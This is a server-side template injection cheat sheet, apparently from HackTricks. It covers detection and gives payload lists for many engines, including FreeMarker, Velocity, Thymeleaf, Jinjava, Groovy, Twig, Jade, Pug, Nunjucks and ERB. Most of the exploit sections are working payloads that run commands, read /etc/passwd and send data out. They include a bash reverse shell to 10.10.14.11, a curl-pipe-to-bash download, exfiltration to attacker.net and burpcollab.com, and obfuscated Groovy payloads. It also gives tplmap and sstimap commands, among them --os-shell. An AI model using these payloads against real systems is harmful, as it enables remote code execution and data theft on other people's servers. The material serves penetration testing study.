CheckList
What is SSTI (Server-Side Template Injection)
Server-side template injection is a vulnerability that occurs when an attacker can inject malicious code into a template that is executed on the server. This vulnerability can be found in various technologies, including Jinja.
Jinja is a popular template engine used in web applications. Let's consider an example that demonstrates a vulnerable code snippet using Jinja:
In this vulnerable code, the name parameter from the user's request is directly passed into the template using the render function. This can potentially allow an attacker to inject malicious code into the name parameter, leading to server-side template injection.
For instance, an attacker could craft a request with a payload like this:
The payload {{bad-stuff-here}} is injected into the name parameter. This payload can contain Jinja template directives that enable the attacker to execute unauthorized code or manipulate the template engine, potentially gaining control over the server.
To prevent server-side template injection vulnerabilities, developers should ensure that user input is properly sanitized and validated before being inserted into templates. Implementing input validation and using context-aware escaping techniques can help mitigate the risk of this vulnerability.
Detection
To detect Server-Side Template Injection (SSTI), initially, fuzzing the template is a straightforward approach. This involves injecting a sequence of special characters (${{<%[%'"}}%\) into the template and analyzing the differences in the server's response to regular data versus this special payload. Vulnerability indicators include:
- Thrown errors, revealing the vulnerability and potentially the template engine.
- Absence of the payload in the reflection, or parts of it missing, implying the server processes it differently than regular data.
- Plaintext Context: Distinguish from XSS by checking if the server evaluates template expressions (e.g.,
{{7*7}},${7*7}). - Code Context: Confirm vulnerability by altering input parameters. For instance, changing
greetinginhttp://vulnerable-website.com/?greeting=data.usernameto see if the server's output is dynamic or fixed, like ingreeting=data.username}}helloreturning the username.
Identification Phase
Identifying the template engine involves analyzing error messages or manually testing various language-specific payloads. Common payloads causing errors include ${7/0}, {{7/0}}, and <%= 7/0 %>. Observing the server's response to mathematical operations helps pinpoint the specific template engine.
Identification by payloads

Exploits
Generic
In this wordlist you can find variables defined in the environments of some of the engines mentioned below:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Retrieve the system’s environment variables
Java - Retrieve /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
You can try your payloads at https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
More information
- In FreeMarker section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
More information
- In Velocity section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
In Thymeleaf, a common test for SSTI vulnerabilities is the expression ${7*7}, which also applies to this template engine. For potential remote code execution, expressions like the following can be used:
- SpringEL:
- OGNL:
Thymeleaf requires these expressions to be placed within specific attributes. However, expression inlining is supported for other template locations, using syntax like [[...]] or [(...)]. Thus, a simple SSTI test payload might look like [[${7*7}]].
However, the likelihood of this payload working is generally low. Thymeleaf's default configuration doesn't support dynamic template generation; templates must be predefined. Developers would need to implement their own TemplateResolver to create templates from strings on-the-fly, which is uncommon.
Thymeleaf also offers expression preprocessing, where expressions within double underscores (__...__) are preprocessed. This feature can be utilized in the construction of expressions, as demonstrated in Thymeleaf's documentation:
Example of Vulnerability in Thymeleaf
Consider the following code snippet, which could be susceptible to exploitation:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
This indicates that if the template engine processes these inputs improperly, it might lead to remote code execution accessing URLs like:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
More information
- https://www.acunetix.com/blog/web-security-zone/exploiting-ssti-in-thymeleaf/
Spring View Manipulation (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
- https://github.com/veracode-research/spring-view-manipulation
Pebble (Java)
{{ someString.toUPPERCASE() }}
Old version of Pebble ( < version 3.0.9):
New version of Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}

{% set bytes = (1).TYPE
     .forName('java.lang.Runtime')
     .methods[6]
     .invoke(null,null)
     .exec(cmd)
     .inputStream
     .readAllBytes() %}
{{ (1).TYPE
     .forName('java.lang.String')
     .constructors[0]
     .newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava is an open source project developed by Hubspot, available at https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Fixed by https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
More information
Hubspot - HuBL (Java)
{% %}statement delimiters{{ }}expression delimiters{# #}comment delimiters{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- "A"{{'a'.concat('b')}}- "ab"{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Search for "com.hubspot.content.hubl.context.TemplateContextRequest" and discovered the Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
More information
- https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html
Expression Language - EL (Java)
${"aaaa"}- "aaaa"${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) is a fundamental feature that facilitates interaction between the presentation layer (like web pages) and the application logic (like managed beans) in JavaEE. It's used extensively across multiple JavaEE technologies to streamline this communication. The key JavaEE technologies utilizing EL include:
- JavaServer Faces (JSF): Employs EL to bind components in JSF pages to the corresponding backend data and actions.
- JavaServer Pages (JSP): EL is used in JSP for accessing and manipulating data within JSP pages, making it easier to connect page elements to the application data.
- Contexts and Dependency Injection for Java EE (CDI): EL integrates with CDI to allow seamless interaction between the web layer and managed beans, ensuring a more coherent application structure.
Check the following page to learn more about the exploitation of EL interpreters:
Groovy (Java)
The following Security Manager bypasses were taken from this writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
    cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
    assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
    cmd = "whoami";
    out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
    cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
    java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
More information
- In Smarty section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Template format
$output = $twig > render (
  'Dear' . $_GET['custom_greeting'],
  array("first_name" => $user.first_name)
);

$output = $twig > render (
  "Dear {first_name}",
  array("first_name" => $user.first_name)
);
More information
- In Twig and Twig (Sandboxed) section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates is a templating engine native to PHP, drawing inspiration from Twig. However, unlike Twig, which introduces a new syntax, Plates leverages native PHP code in templates, making it intuitive for PHP developers.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Page template:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Layout template:
<html>
  <head>
    <title><?=$this->e($title)?></title>
  </head>
  <body>
    <?=$this->section('content')?>
  </body>
</html>
More information
PHPlib and HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB is the same as PHPlib but ported to Pear.
<html>
  <head>
    <title>{PAGE_TITLE}</title>
  </head>
  <body>
    <table>
      <caption>
        Authors
      </caption>
      <thead>
        <tr>
          <th>Name</th>
          <th>Email</th>
        </tr>
      </thead>
      <tfoot>
        <tr>
          <td colspan="2">{NUM_AUTHORS}</td>
        </tr>
      </tfoot>
      <tbody>
        <!-- BEGIN authorline -->
        <tr>
          <td>{AUTHOR_NAME}</td>
          <td>{AUTHOR_EMAIL}</td>
        </tr>
        <!-- END authorline -->
      </tbody>
    </table>
  </body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
    'Christian Weiske'  => 'cweiske@php.net',
    'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
    $t->setVar('AUTHOR_NAME', $name);
    $t->setVar('AUTHOR_EMAIL', $email);
    $t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
More information
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
More information
- In Jade section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade--codepen
Handlebars (NodeJS)
Path Traversal (more info here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Error
- ${7*7} = ${7*7}
- Nothing
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
More information
- http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html
JsRender (NodeJS)
| Template | Description |
|---|---|
| Evaluate and render output | |
| Evaluate and render HTML encoded output | |
| Comment | |
| and | Allow code (disabled by default) |
- = 49
Client Side
Server Side
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
More information
- https://appcheck-ng.com/template-injection-jsrender-jsviews/
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Example server side render
More information
- https://licenciaparahackear.github.io/en/posts/bypassing-a-restrictive-js-sandbox/
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = No output
- #{7*7} = #{7*7}
- {{console.log(1)}} = Error
{
  {
    range.constructor(
      "return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
    )()
  }
}
{
  {
    range.constructor(
      "return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
    )()
  }
}
More information
- http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
More information
Slim (Ruby)
{ 7 * 7 }
More information
Tools
TInjA
an efficient SSTI + CSTI scanner which utilizes novel polyglots
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
an interactive table containing the most efficient template injection polyglots along with the expected responses of the 44 most important template engines.
Refer
https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html